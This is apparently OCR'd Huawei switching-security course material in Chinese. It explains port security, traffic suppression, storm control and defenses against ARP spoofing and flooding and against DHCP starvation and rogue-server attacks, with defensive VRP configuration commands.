安全动态MAC地址	使能端口安全而未使能Sticky MAC功能时转换的MAC地址。 此时，接口之前学习到的动态MAC地址表项将被删除，接口重新学习到的动态MAC地址将转换为安全动态MAC地址。	• 设备重启后表项会丢失，需要重新学习。 • 缺省情况下不会被老化，只有在设置老化时间后才会被老化。 • 可以设置接口的保护动作：丢弃报文、告警上报、或者关闭接口。
Sticky MAC地址	使能端口安全后又同时使能Sticky MAC功能后转换到的MAC地址。 此时，接口当前的安全动态MAC地址和之后学习到的动态MAC地址都会被转换为Sticky MAC地址。	• 重启设备后表项不会丢失。 • 不会被老化。 • 可以设置接口的保护动作：丢弃报文、告警上报、或者关闭接口。
安全静态MAC地址	使能端口安全时手工配置的静态MAC地址。	• 重启设备后表项不会丢失。 • 不会被老化。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全动态MAC地址的老化类型分为以下两类：
  - 绝对时间老化：如绝对老化时间为5分钟，系统每隔1分钟计算一次每个MAC的存在时间。若大于等于5分钟，则立即将这个安全动态MAC地址老化。
  - 相对时间老化：如相对老化时间为5分钟，系统每隔1分钟检测一次是否存在这个MAC的流量。若没有流量，则经过5分钟后将这个安全动态MAC地址老化。

端口安全保护动作

- 配置端口安全功能后，同时可以通过相关命令限制接口的安全MAC地址学习数量。接口上安全MAC地址数达到限制后，如果收到源MAC地址不存在的报文，无论目的MAC地址是否存在，交换机即认为有非法用户攻击，就会根据配置的动作对接口做保护处理。缺省情况下，保护动作是丢弃该报文并上报告警。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 端口安全保护动作：
  - Restrict：丢弃源MAC地址不存在的报文并上报告警。推荐使用restrict动作。
  - Protect：只丢弃源MAC地址不存在的报文，不上报告警。
  - error-down：接口状态被置为error-down，并上报告警。
    - 默认情况下，接口关闭后不会自动恢复，只能由网络管理人员在接口视图下使用restart命令重启接口进行恢复。
    - 如果用户希望被关闭的接口可以自动恢复，则可执在接口error-down前通过在系统视图下行error-down auto-recovery cause port-security interval **interval-value**命令使能接口状态自动恢复为Up的功能，并设置接口自动恢复为Up的延时时间，使被关闭的接口经过延时时间后能够自动恢复。
- 注意事项：
  - 缺省情况下，接口MAC地址学习限制数为1。所有使能端口安全的接口配置的MAC地址限制数总和不能超过4096。
  - 端口安全功能与基于接口的MAC地址学习限制功能相冲突，不能在同一接口下配置

端口安全应用场景

- 用户终端设备通过接入层交换机SWA连接到网络，为了保证接入设备安全性，防止非法用户攻击，可以在SWA的接口上配置端口安全功能。
  - 如果接入的用户变动比较频繁，可以在设备的用户侧接口配置安全动态MAC地址功能。这样，保证安全的同时，也可以通过老化及时清除绑定的MAC地址表项。
  - 如果接入的用户变动较少，可以在设备的用户侧接口配置Sticky MAC地址功能。这样，保证安全的同时，绑定的MAC地址表项不会丢失。
  - 如果接入的用户变动较少，且数量较少，可以在设备的用户侧接口配置安全静态MAC地址功能，手工实现MAC地址表项的绑定。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

端口安全配置命令介绍

- 使能端口安全功能。

```
[Huawei-GigabitEthernet0/0/1] port-security enable
```

- 使能Sticky MAC地址功能。

```
[Huawei-GigabitEthernet0/0/1] port-security mac-address sticky
```

- 配置端口安全MAC地址学习限制数。

[Huawei-GigabitEthernet0/0/1] port-security ***max-mac-num***

- （可选）配置端口安全的保护动作。

[Huawei-GigabitEthernet0/0/1] port-security protect-action { ***protect*** | ***restrict*** | ***error-down*** }

- 手工配置一条安全静态MAC地址表项。

[Huawei-GigabitEthernet0/0/1] port-security mac-address ***mac-address*** vlan ***vlan-id***

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 执行display trapbuffer命令或者通过网管，查看端口安全相关告警。

目录

1. 交换安全概述
2. MAC地址表安全
3. 端口隔离与端口安全
4. **流量抑制与风暴控制**
   - 流量抑制
   - 风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

交换流量隐患概述

- 当设备某个二层以太网接口收到广播、未知组播或未知单播报文时，如果根据报文的目的MAC地址设备不能明确报文的出接口，设备会向同一VLAN内的其他二层以太接口转发这些报文，这样可能导致广播风暴，降低设备转发性能。
- 为此，引入流量抑制和风暴控制特性，可以控制这三类报文流量，防范广播风暴。

流量抑制

- 流量抑制通过配置阈值来限制广播、未知组播未知单播报文的速率。当流量超过阈值时，系统将丢弃多余的流量，阈值范围内的报文可以正常通过，从而将流量限制在合理的范围内。此外，流量抑制还支持对接口出方向的流量进行阻塞。


风暴控制

- 风暴控制通过阻塞报文或关闭接口来阻断广播、未知组播或未知单播报文的流量。此外，风暴控制还支持通过抑制报文来控制报文的平均速率。当流量超过指定的阈值时，系统会执行对应的风暴控制动作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

流量抑制原理（1）

- 在接口的入方向上，设备支持对广播、未知组播、未知单播、已知组播和已知单播报文按百分比、包速率和比特速率进行流量抑制。
- 设备监控接口下的各类报文速率并和配置的阈值相比较，当入口流量超过配置的阈值时，设备会丢弃超额的流量。



按百分比抑制，设置百分比值为80%。


```
[Switch-GigabitEthernet0/0/1] broadcast-suppression 80
[Switch-GigabitEthernet0/0/1] multicast-suppression 80
[Switch-GigabitEthernet0/0/1] unicast-suppression 80
```

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 流量抑制按以下三种形式来限制广播、未知组播或未知单播报文：
  - 在接口视图下，入方向上；
  - 在接口视图下，出方向上；
  - 同VLAN内广播流量。
- 如图所示，Switch作为二层网络到三层路由器的衔接点，在GE0/0/1的入口方向上限制二层网络转发的广播、未知组播和未知单播报文，防止产生广播风暴。

流量抑制原理（2）

- 在接口的出方向上，设备支持对广播、未知组播和未知单播报文进行阻塞。
- 如图所示，Switch作为二层网络到三层路由器的衔接点，在GE0/0/2的出口方向上对广播、未知组播和未知单播报文进行阻塞，防止大流量冲击。




配置在接口的出方向上阻塞报文

```
[Switch-GigabitEthernet0/0/2] broadcast-suppression block outbound
[Switch-GigabitEthernet0/0/2] multicast-suppression block outbound
[Switch-GigabitEthernet0/0/2] unicast-suppression block outbound
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

流量抑制原理（3）

- 当网络中的广播报文增多时，广播报文占用的网络资源将随之增多，进而严重影响了网络业务的正常运行。
- 设备支持对同VLAN的广播报文按比特速率进行流量抑制。设备监控同一VLAN内广播报文的速率并和配置的阈值相比较，当VLAN内流量超过配置的阈值时，设备会丢弃超额的流量。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，Switch作为二层网络到三层路由器的衔接点，在GE0/0/1的入口方向上限制二层网络转发的广播、未知组播和未知单播报文，防止产生广播风暴。

其他报文流量抑制

- 网络中经常存在攻击者发送大量ICMP报文进行攻击，如果设备全部将这些ICMP报文上送CPU处理，会消耗大量CPU资源，导致其他业务功能异常。此时在设备上配置ICMP报文流量抑制功能，可以有效防范ICMP报文攻击。
- 配置ICMP报文流量抑制功能后，当接口每秒钟上送的ICMP报文超出配置的阈值时，设备会将ICMP报文丢弃。




```
[Switch] icmp rate-limit enable
[Switch] icmp rate-limit interface gigabitethernet 0/0/1 threshold 20
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 另外设备也支持MAC漂移触发流量抑制功能。缺省情况下，在设备开启MAC漂移检测功能时，若检测到MAC地址发生漂移，将触发对漂移端口的流量抑制功能，表现为对未知单播以50%的百分比进行流量抑制。

流量抑制配置命令介绍

- （可选）配置流量抑制模式。

```
[Huawei] suppression mode { by-packets | by-bits }
```

缺省情况下，缺省的抑制模式为packets，在bits模式下，流量抑制的粒度更小、抑制更精确。

- 配置流量抑制。

```
[Huawei-GigabitEthernet0/0/1] { broadcast-suppression | multicast-suppression | unicast-suppression}
{ percent-value | cir cir-value [ cbs cbs-value ] | packets packets-per-second }
```

接口下配置流量抑制时，抑制模式需与全局的流量抑制模式保持一致。

- 配置在接口出方向上阻塞报文。

```
[Huawei-GigabitEthernet0/0/1] { broadcast-suppression | multicast-suppression | unicast-suppression } block outbound
```

- 配置VLAN的广播抑制速率。

```
[Huawei-vlan10] broadcast-suppression threshold-value
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 使用命令display flow-suppression interface 查看流量抑制配置信息。


目录

1. 交换安全概述
2. MAC地址表安全
3. 端口隔离与端口安全
4. **流量抑制与风暴控制**
   - 流量抑制
   - 风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

风暴控制原理

- 风暴控制可以用来防止广播、未知组播或未知单播报文产生的广播风暴。
- 在一个检测时间间隔内，设备监控接口下接收报文的平均速率并和配置最大阈值相比较。当报文速率大于配置的最大阈值时，接口将根据配置的风暴控制动作来对报文进行阻塞或关闭接口。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 风暴控制动作包括关闭接口和阻塞报文。

风暴控制配置命令介绍

- 配置接口对报文的风暴控制。

  [Huawei-GigabitEthernet0/0/1] storm-control { *broadcast* | *multicast* | *unicast* } min-rate *min-rate-value* max-rate *max-rate-value*

  对接口上的广播、未知组播或未知单播报文进行风暴控制。
- 配置风暴控制的动作。

  [Huawei-GigabitEthernet0/0/1] storm-control action { *block* | *error-down* }
- 配置风暴控制的检测时间间隔。

  [Huawei-GigabitEthernet0/0/1] storm-control interval *interval-value*
- 配置使能接口状态自动恢复。

  [Huawei-GigabitEthernet0/0/1] error-down auto-recovery cause storm-control interval *interval-value*

  使能接口状态自动恢复为Up的功能，并设置接口自动恢复为Up的延时时间。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录


1. 交换安全概述
2. MAC地址表安全
3. 端口隔离与端口安全
4. 流量抑制与风暴控制
5. **协议安全及传输安全**
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ARP攻击概述

- ARP（Address Resolution Protocol，地址解析协议）是一种将IP地址解析为对应的MAC地址的协议，ARP协议有简单、易用的优点，但是也因为其没有任何安全机制，容易被攻击发起者利用。在网络中，常见的ARP攻击方式主要包括：
  - ARP欺骗攻击：ARP欺骗指攻击者通过发送伪造的ARP报文，恶意修改网关或网络内其他主机的ARP表项，造成用户或网络的报文转发异常。
  - ARP泛洪攻击：ARP泛洪攻击是一种拒绝服务攻击，攻击者向设备发送大量目的IP地址无法解析的伪造ARP请求报文或免费报文，造成设备上的ARP表项溢出，无法缓存正常用户的ARP表项，从而影响正常的报文转发。

类型	IP地址	MAC地址	Type
正常	10.1.1.2	2-2-2	Dynamic
攻击后	10.1.1.2	5-5-5	Dynamic



ARP欺骗攻击示意图

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 当两台主机需要进行通信的时候，发送方必须知道对方的网络层地址（即IP地址）。但是只有IP地址是不够的，因为IP数据报文必须封装成帧才能通过物理网络发送，因此数据报文的发送方还必须知道接收方的物理地址（即MAC地址）。发送方需要将接收方IP地址映射到相应的MAC地址，保证数据报文的传送能够顺利进行。
- 如图所示，攻击者通过伪造ARP报文发送给GW，GW接收到报文后刷新MAC地址表中关于Host A用户的MAC地址。当正常通信时，GW对比MAC地址表，由于MAC地址表已经被恶意修改，造成报文转发异常，最终导致正常用户无法通信。

ARP欺骗攻击防范

- 正常情况下，PC1和PC2上线之后，通过相互之间交互ARP报文，本地PC和Gateway上都会创建相应的ARP表项。此时，如果有攻击者通过在广播域内发送伪造的ARP报文，篡改GW的ARP表项，攻击者可以轻而易举地窃取PC1和PC2的信息或者阻碍它们正常访问网络。
- 为了避免上述危害，可以在网关设备上部署防ARP欺骗攻击功能，包括ARP表项固化功能、ARP表项严格学习功能、ARP防网关冲突等功能。

在网关上部署防ARP欺骗攻击

```
[Huawei] arp anti-attack entry-check fixed-all enable
[Huawei] arp learing strict
[Huawei] arp anti-attack gateway-duplicate enable
```



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- ARP表项固化：设备学习到ARP表项以后，不再允许其他用户更新ARP表项或只能更新此ARP表项的部分信息，以防止攻击者伪造ARP报文替换正常用户的ARP表项内容。
- ARP表项严格学习：设备仅学习自己发送的ARP请求报文的应答报文，并不学习其它设备发送的ARP请求报文，即可以拒绝掉ARP请求报文攻击和非自己发送的ARP请求报文对应的应答报文攻击。
- ARP防网关冲突：如果有攻击者仿冒网关，在局域网内部发送源IP地址是网关IP地址的ARP报文，会导致局域网内其他用户主机的ARP表记录错误的网关地址映射关系。这样其他用户主机就会把发往网关的流量均发送给了攻击者，攻击者可轻易窃听到发送的数据内容，并且最终会造成这些用户主机无法访问网络。为了防范攻击者仿冒网关，当用户主机直接接入网关时，可以在网关设备上使能ARP防网关冲突攻击功能。
- 说明：防ARP欺骗攻击还有很多手段，这里仅仅是举例几种，更多的方法可以参考相关产品文档去了解。

ARP泛洪攻击防范

- 普通用户接入网络后正常访问网络。但是当网络中出现过多的ARP报文时，会导致网关设备CPU负载加重，影响设备正常处理用户的其它业务。另一方面，网络中过多的ARP报文会占用大量的网络带宽，引起网络堵塞，从而影响整个网络通信的正常运行。
- 为了避免上述危害，可以在网关设备上部署防ARP泛洪攻击功能，包括ARP报文限速功能、ARP Miss消息限速功能以及ARP表项限制功能。

在网关上部署防ARP泛洪攻击

```
[Huawei] arp speed-limit source-mac maximum 100
[Huawei] arp-miss speed-limit source-ip maximum 80
[Huawei-GigabitEthernet0/0/1] arp-limit vlan 10 maximum 200
```




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- ARP泛洪攻击，也叫DoS（Denial of Service，拒绝服务）攻击，主要存在这样两种场景：
  - 设备处理ARP报文和维护ARP表项都需要消耗系统资源，同时为了满足ARP表项查询效率的要求，一般设备都会对ARP表项规模有规格限制。攻击者就利用这一点，通过伪造大量源IP地址变化的ARP报文，使得设备ARP表资源被无效的ARP条目耗尽，合法用户的ARP报文不能继续生成ARP条目，导致正常通信中断。
  - 攻击者利用工具扫描本网段主机或者进行跨网段扫描时，会向设备发送大量目标IP地址不能解析的IP报文，导致设备触发大量ARP Miss消息，生成并下发大量临时ARP表项，并广播大量ARP请求报文以对目标IP地址进行解析，从而造成CPU（Central Processing Unit）负荷过重。
- ARP报文限速：设备对单位时间内收到的ARP报文进行数量统计，如果ARP报文的数量超过了配置的阈值，超出部分的ARP报文将被忽略，设备不作任何处理，有效防止ARP表项溢出。
- ARP Miss消息限速：设备对单位时间内收到的ARP Miss消息进行数量统计，如果ARP Miss消息的数量超出了配置的阈值，超出部分的ARP Miss消息将被忽略，设备不作任何处理，有效降低CPU的运行负担。
- ARP表项限制：设备基于接口限制学习ARP表项的总数目，可以有效地防止ARP表项溢出，保证ARP表项的安全性。
- 说明：防ARP泛洪攻击还有很多手段，这里仅仅是举例几种，更多的方法可以参考相关产品文档去了解。

DHCP概述

- DHCP（Dynamic Host Configuration Protocol，动态主机配置协议）是一种用于集中对用户IPv4地址进行动态管理和配置的技术。通过DHCP技术提高管理员的管理效率，降低客户端的配置和维护成本。
- DHCPv4协议由RFC 2131定义，采用客户端/服务器通信模式，由DHCPv4 Client向DHCPv4 Server提出配置申请，服务器返回为客户端分配的配置信息。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- DHCPv4组网中，包括以下三种角色：
  - DHCPv4 Server：DHCPv4 Server负责从地址池中选择IPv4地址分配至DHCPv4 Client，还可以为DHCPv4 Client提供其他网络参数，如默认网关地址、DNS服务器地址等。DHCPv4 Server可以接收处理来自本网段或跨网段由DHCPv4 Relay转发的DHCPv4请求报文。
  - DHCPv4 Client：DHCPv4 Client通过发送DHCPv4请求报文获取IPv4地址等网络参数。
  - DHCPv4 Relay：DHCPv4 Relay负责转发DHCPv4 Server和DHCPv4 Client之间的DHCPv4报文，协助DHCPv4 Server向DHCPv4 Client动态分配网络参数的设备。
- DHCPv4 Client广播发送请求报文，位于同一网段内的DHCPv4 Server能够接收请求报文。如果DHCPv4 Client和DHCPv4 Server不在同一个网段，DHCPv4 Server无法接收来自客户端的请求报文，此时，需要通过DHCPv4 Relay来转发DHCPv4报文。不同于传统的IP报文转发，DHCPv4 Relay接收到DHCPv4请求或应答报文后，会重新修改报文格式并生成一个新的DHCPv4报文再进行转发。

DHCP常见攻击 - 饿死攻击


- 在DHCP饿死攻击方式中，攻击者不断改变DHCP报文中的CHADDR字段，尝试申请一个DHCP域中所有的IP地址，直到耗尽DHCP Server地址池中的地址，导致其他正常用户无法获得地址。
- 攻击原理：由于DHCP协议是一种不可靠的协议，攻击者可以通过仿冒MAC地址、随机MAC地址或不断改变DHCP报文中的CHADDR值等方式欺骗DHCP服务器。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DHCP常见攻击 - DHCP Server仿冒攻击


- DHCP Server仿冒攻击是攻击者仿冒成合法的DHCP服务器，向网络中的客户端提供虚假的DHCP服务，企图获取敏感信息或控制网络。
- 如图所示，由于DHCP请求报文以广播形式发送，所以DHCP Server仿冒者可以侦听到此报文。DHCP Server仿冒者回应给DHCP Client仿冒信息，如错误的网关地址、错误的DNS服务器、错误的IP等，达到DoS的目的。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DHCP常见攻击 - DHCP中间人攻击

- DHCP中间人攻击是攻击者利用ARP机制，欺骗客户端和服务器，让PC学习到服务器与攻击者MAC的映射关系，让服务器学习到PC与攻击者MAC的映射关系，具体攻击过程如下：
  - 中间人向客户端发送带有自己MAC和服务器IP的报文，让客户端（PC）学到中间人的IP和MAC，达到仿冒DHCP Server的目的。达到目的后，客户端发到服务器的报文都会经过中间人；
  - 中间人向服务器发送带有自己MAC和客户端IP的报文，让服务器学到中间人的IP和MAC，达到仿冒客户端的目的。达到目的后，服务器发到客户端的报文都会经过中间人，中间人完成服务器和客户端的数据交换。




DHCP Server仿冒攻击示意图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DHCP Snooping概述

- DHCP Snooping是DHCP的一种安全特性，用于保护DHCP客户端从合法的DHCP服务器获取IP地址，并记录DHCP客户端的IP地址与MAC地址等参数的对应关系，防止网络中针对DHCP的攻击，为用户提供更安全的网络环境、更稳定的网络服务。
- DHCP Snooping的作用就如同在Client和DHCP Server之间建立的一道防火墙。通过MAC地址限制、DHCP Snooping安全绑定、IP+MAC绑定等功能过滤不信任的DHCP消息，可以解决前面DHCP所遇到的那些攻击。




DHCP Snooping信任功能示意图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DHCP Snooping的信任功能只是DHCP Snooping中的一种功能。

DHCP Snooping防饿死攻击（1）

- 对于饿死攻击，可以通过DHCP Snooping的MAC地址限制功能来防止。该功能通过限制交换机接口上允许学习到的最多MAC地址数目，防止通过变换MAC地址，大量发送DHCP请求。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 需要注意的是此处的饿死攻击是攻击者通过不断伪造源MAC地址不同的的DHCP REQUEST报文。

DHCP Snooping防饿死攻击（2）


- 为了避免受到攻击者改变CHADDR值的饿死攻击，可以在设备上配置DHCP Snooping功能，检查DHCP Request报文中CHADDR字段。如果该字段跟数据帧头部的源MAC相匹配，转发报文；否则，丢弃报文。从而保证合法用户可以正常使用网络服务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DHCP Snooping防仿冒者攻击

- DHCP Snooping的信任功能，能够保证客户端从合法的服务器获取IP地址。DHCP Snooping信任功能将接口分为信任接口和非信任接口：
  - 信任接口正常接收DHCP服务器响应的DHCP ACK、DHCP NAK和DHCP Offer报文。
  - 非信任接口在接收到DHCP服务器响应的DHCP ACK、DHCP NAK和DHCP Offer报文后，丢弃该报文。

